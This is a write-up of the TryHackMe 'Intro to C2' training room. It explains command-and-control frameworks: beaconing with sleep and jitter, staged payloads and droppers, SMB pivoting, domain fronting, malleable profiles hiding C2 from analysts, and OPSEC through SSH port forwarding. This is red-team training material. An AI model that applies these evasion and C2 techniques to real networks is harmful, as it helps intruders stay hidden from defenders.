
TRY HACK ME: Intro to C2 Write-Up

Shefali Kumari · Following
16 min read · Mar 14, 2022



Task 1 Introduction -

Room Objectives

In this room, we will learn about Command and Control Frameworks in-depth to gain a better understanding of the following topics:

How a Command and Control Framework operates

The various components that you may use.

How to set up a basic Command and Control Framework

Use Armitage or Metasploit to gain familiarity with a Command and Control Framework

How to administer a Command and Control Framework


OPSEC Considerations while administering a Command and Control Framework

And much more!

Answer to the questions of this section-

No Answer needed

Task 2 Command and Control Framework Structure –



Command and Control Structure

C2 Server

In order to understand a Command and Control framework, we must first start by understanding the various components of a C2 server. Let's start with the most essential component — The C2 Server itself. The C2 Server serves as a hub for agents to call back to. Agents will periodically reach out to the C2 server and wait for the operator's commands.

Agents / Payloads

An agent is a program generated by the C2 framework that calls back to a listener on a C2 server. Most of the time, this agent enables special functionality compared to a standard reverse shell. Most C2 Frameworks implement pseudo commands to make the C2 Operator's life easier. Some examples of this may be a pseudo command to Download or Upload a file onto the system. It's important to know that agents can be highly configurable, with adjustments on the timing of how often C2 Agents beacon out to a Listener on a C2 Server and much more.

Listeners

On the most basic level, a listener is an application running on the C2 server that waits for a callback over a specific port or protocol. Some examples of this are DNS, HTTP, and or HTTPS.

Beacons

A Beacon is the process of a C2 Agent calling back to the listener running on a C2 Server

Obfuscating Agent Callbacks

Sleep Timers

One key thing that some security analysts, anti-virus, and next-generation firewalls look for when attempting to identify Command and Control traffic is beaconing and the rate at which a device beacons out to a C2 server. Let's say a firewall observed traffic that looks like so

TCP/443 — Session Duration 3s, 55 packets sent, 10:00:05.000

TCP/443 — Session Duration 2s, 33 packets sent, 10:00:10.000

TCP/443 — Session Duration 3s, 55 packets sent, 10:00:15.000

TCP/443 — Session Duration 1s, 33 packets sent, 10:00:20.000

TCP/443 — Session Duration 3s, 55 packets sent, 10:00:25.000

A pattern is starting to form. The agent beacons out every 5 seconds; this means that it has a sleep timer of 5 seconds.

Jitter

Jitter takes the sleep timer and adds some variation to it; our C2 beaconing may now exhibit a strange pattern that may show activity that is closer to an average user:

TCP/443 — Session Duration 3s, 55 packets sent, 10:00:03.580

TCP/443 — Session Duration 2s, 33 packets sent, 10:00:13.213

TCP/443 — Session Duration 3s, 55 packets sent, 10:00:14.912

TCP/443 — Session Duration 1s, 33 packets sent, 10:00:23.444

TCP/443 — Session Duration 3s, 55 packets sent, 10:00:27.182

The beaconing is now set at a semi-irregular pattern that makes it slightly more difficult to identify among regular user traffic. In more advanced C2 frameworks, it may be possible to alter various other parameters, like “File” jitter or adding junk data to the payload or files being transmitted to make it seem larger than it actually is.

Sample Python3 code for Jitter may look like so:

```
import random

sleep = 60

jitter = random.randint(-30,30)

sleep = sleep + jitter
```


It’s important to note that this is a fundamental example, but it can be much more math-heavy, setting upper bounds and lower bounds, taking percentages of last sleep, and building on from there. Because this is an introduction room, we will spare you a complicated formula.

Payload Types

Much like a regular Reverse Shell, there are two primary types of payloads that you may be able to use in your C2 Framework; Staged and Stageless payloads.

Stageless Payloads

Stageless Payloads are the simplest of the two; they contain the full C2 agent and will call back to the C2 server and begin beaconing immediately. You can refer to the diagram below to gain a better understanding of how Stageless payloads operate.



This screenshot depicts a stageless payload calling back to a C2 server


The steps for establishing C2 beaconing with a Stageless payload are as follows:

1. The Victim downloads and executes the Dropper

2. The beaconing to the C2 Server begins

Staged Payloads

Staged payloads require a callback to the C2 server to download additional parts of the C2 agent. This is commonly referred to as a “Dropper” because it is “Dropped” onto the victim machine to download the second stage of our staged payload. This is a preferred method over stageless payloads because a small amount of code needs to be written to retrieve the additional parts of the C2 agent from the C2 server. It also makes it easier to obfuscate code to bypass Anti-Virus programs.



This diagram depicts a dropper calling back to a C2 server for its second stage.

The steps for establishing C2 beaconing with a Staged payload are as follows:

1. The Victim downloads and executes the Dropper

2. The Dropper calls back to the C2 Server for Stage 2

3. The C2 Server sends Stage 2 back to the Victim Workstation

4. Stage 2 is loaded into memory on the Victim Workstation

5. C2 Beaconing Initializes, and the Red Teamer/Threat Actors can engage with the Victim on the C2 Server.

Payload Formats

As you may know, Windows PE files (Executables) are not the only way to execute code on a system. Some C2 Frameworks support payloads in various other formats, for example:

PowerShell Scripts

Which may contain C# Code and may be compiled and executed with the Add-Type commandlet

HTA Files

JScript Files

Visual Basic Application/Scripts

Microsoft Office Documents

Modules


Modules are a core component of any C2 Framework; they add the ability to make agents and the C2 server more flexible. Depending on the C2 Framework, scripts must be written in different languages. Cobalt Strike has “Aggressor Scripts”, which are written in the “Aggressor Scripting Language”. PowerShell Empire has support for multiple languages, Metasploit’s Modules are written in Ruby, and many others are written in many other languages.

Post Exploitation Modules

Post Exploitation modules are simply modules that deal with anything after the initial point of compromise, this could be as simple as running SharpHound.ps1 to find paths of lateral movement, or it could be as complex as dumping LSASS and parsing credentials in memory. For more information on Post Exploitation, refer to the Post Exploitation Basics room.

Pivoting Modules

One of the last major components of a C2 Framework is its pivoting modules, making it easier to access restricted network segments within the C2 Framework. If you have Administrative Access on a system, you may be able to open up an "SMB Beacon", which can enable a machine to act as a proxy via the SMB protocol. This may allow machines in a restricted network segment to communicate with your C2 server.



This diagram depicts multiple victims with an SMB pivot calling back to a C2 server.

The diagram above shows how hosts within a restricted network segment call back to the C2 Server:

1. The Victims call back to an SMB named pipe on another Victim in a non-restricted network segment.

2. The Victim in the non-restricted network segment calls back to the C2 Server over a standard beacon.

3. The C2 Server then sends commands back to the Victim in the non-restricted network segment.


4. The Victim in the non-restricted network segment then forwards the C2 instructions to the hosts in the restricted segment.

Facing the world

One important obstacle that all Red Teamers must overcome is placing infrastructure in plain view. There are many different methods to do this; one of the most popular methods is called “Domain Fronting”.

Domain Fronting

Domain Fronting utilizes a known, good host (for example) Cloudflare. Cloudflare runs a business that provides enhanced metrics on HTTP connection details as well as caching HTTP connection requests to save bandwidth. Red Teamers can abuse this to make it appear that a workstation or server is communicating with a known, trusted IP Address. Geolocation results will show wherever the nearest Cloudflare server is, and the IP Address will show as ownership to Cloudflare.



This diagram shows an example HTTP beacon from a compromised device.

The diagram above depicts how Domain Fronting works:

1. The C2 Operator has a domain that proxies all requests through Cloudflare.

2. The Victim beacons out to the C2 Domain.


3. Cloudflare proxies the request, then looks at the Host header and relays the traffic to the correct server.

4. The C2 Server then responds to Cloudflare with the C2 Commands.

5. The Victim then receives the command from Cloudflare.

C2 Profiles

The next technique goes by several names by several different products, “NGINX Reverse Proxy”, “Apache Mod_Proxy/Mod_Rewrite”, “Malleable HTTP C2 Profiles”, and many others. However, they are all more or less the same. All of the Proxy features more or less allow a user to control specific elements of the incoming HTTP request. Let’s say an incoming connection request has an “X-C2-Server” header; we could explicitly extract this header using the specific technology that is at your disposal (Reverse Proxy, Mod_Proxy/Rewrite, Malleable C2 Profile, etc.) and ensure that your C2 server responds with C2 based responses. Whereas if a normal user queried the HTTP Server, they might see a generic webpage. This is all dependent on your configuration.



A Compromised Device and Security Analyst reach out to a C2 server, only the Compromised device gets a C2 Beacon back — the Analyst gets Cloudflare’s website back.

The diagram above depicts how C2 profiles work:


1. The Victim beacons out to the C2 Server with a custom header in the HTTP request, while a SOC Analyst has a normal HTTP Request

2. The requests are proxied through Cloudflare

3. The C2 Server receives the request and looks for the custom header, and then evaluates how to respond based on the C2 Profile.

4. The C2 Server responds to the client and responds to the Analyst/Compromised device.

Answer to the questions of this section-



Task 3 Common C2 Frameworks –

Common C2 Frameworks

Throughout your journey, you may encounter many different C2 Frameworks; we will discuss a few popular C2 Frameworks that are widely used by Red Teamers and Adversaries alike. We will be dividing this into two sections:

Free

Premium/Paid

You may ask some questions like “Why would I use a premium or paid C2 framework?”, and this is an excellent question. Premium/Paid C2 frameworks usually are less likely to be detected by Anti-Virus vendors. This is not to say that it’s impossible to be detected, just that open-source C2 projects are generally well understood, and signatures can be easily be developed.

Usually, premium C2 frameworks generally have more advanced post-exploitation modules, pivoting features, and even feature requests that open-source software developers may sometimes not fulfill. For example, one feature Cobalt Strike offers that most other C2 frameworks do not is the ability to open a VPN tunnel from a beacon. This can be a fantastic feature if a Proxy does not work well in your specific situation. You must do your research to find out what will work best for your team.

Free C2 Frameworks

Metasploit

Armitage

Powershell Empire/ Starkiller

Covenant

Sliver

Paid C2 Frameworks

Cobalt Strike

Brute Ratel

Other C2 Frameworks

For a more comprehensive list of C2 Frameworks and their capabilities, check out the “C2 Matrix”, a project maintained by Jorge Orchilles and Bryson Bort. It has a far more comprehensive list of almost all C2 Frameworks that are currently available. We highly recommend that after this room, you go check it out and explore some of the other C2 Frameworks that were not discussed in this room.

Answer to the questions of this section-

No Answer needed

Task 4 Setting Up a C2 Framework –

Note: In case you’re using the AttackBox, you may skip to the Preparing our Environment section.

Answer to the questions of this section-

No Answer needed


Task 5 C2 Operation Basics –

Accessing and Managing your C2 Infrastructure

Now that we have a general idea of how to set up a C2 Server, we will go over some basic operational details that you should know when accessing your C2 Server. It's important to note that you are not required to perform any actions in this task — This is meant to gain general experience and familiarity with Command and Control Frameworks.

Basic Operational Security

We briefly touched on this in the last section; You should never have your C2 management interface directly accessible. This is primarily for you to improve operational security. It can be incredibly easy to fingerprint C2 servers. For example, in versions prior to 3.13, Cobalt Strike C2 servers were able to be identified by an extra space (\x20) at the end of the HTTP Response. Using this tactic, many Blue Teamers could fingerprint all of the Cobalt Strike C2 servers publicly accessible. For more information on fingerprinting and identifying Cobalt Strike C2 Servers, check out this posted on the Recorded Future blog.




Screenshot from a Hex Editor depicting the extra space at the end of an HTTP Response

The point in mentioning this is that you want to reduce your operational security risk as much as possible. If this means not having the management interface for your C2 server publicly accessible, then, by all means, you should do it.


Accessing your Remote C2 Server that's Listening Locally

This section will be focusing on how to securely access your C2 server by SSH port-forwarding; if you have port-forwarded with SSH before, feel free to skip over this section, you may not learn anything new. For those unfamiliar, SSH port-forwarding allows us to either host resources on a remote machine by forwarding a local port to the remote server, or allows us to access local resources on the remote machine we are connecting to. In some circumstances, this may be for circumventing Firewalls.



Firewall Blocks TCP/8080

Or, in our instance, this could be done for operational security reasons.



Firewall Allows TCP/22, allowing us to access TCP/8080 over TCP/22

Now that we have a better understanding of why we want to SSH port forward, let's go over the how.

In our C2 set up from Task 4, our Teamserver is listening on localhost on TCP/55553. In order to access Remote port 55553, we must set up a Local port-forward to forward our local port to the remote Teamserver server. We can do this with the -L flag on our SSH client:

SSH Port Forward

root@kali$ ssh -L 55553:127.0.0.1:55553 root@192.168.0.44

root@kali$ echo "Connected"


Connected

Now that we have an SSH remote port forward set up, you can now connect to your C2 server running on TCP/55553. As a reminder, Armitage does not support listening on a loopback interface (127.0.0.1–127.255.255.255), so this is general C2 server admin advice. You will find this advice more centric to C2 servers like Covenant, Empire, and many others.

We highly recommend putting firewall rules in place for C2 servers that must listen on a public interface so only the intended users can access your C2 server. There are various ways to do this. If you are hosting Cloud infrastructure, you can set up a Security Group or use a host-based firewall solution like UFW or IPTables.

Creating a Listener in Armitage

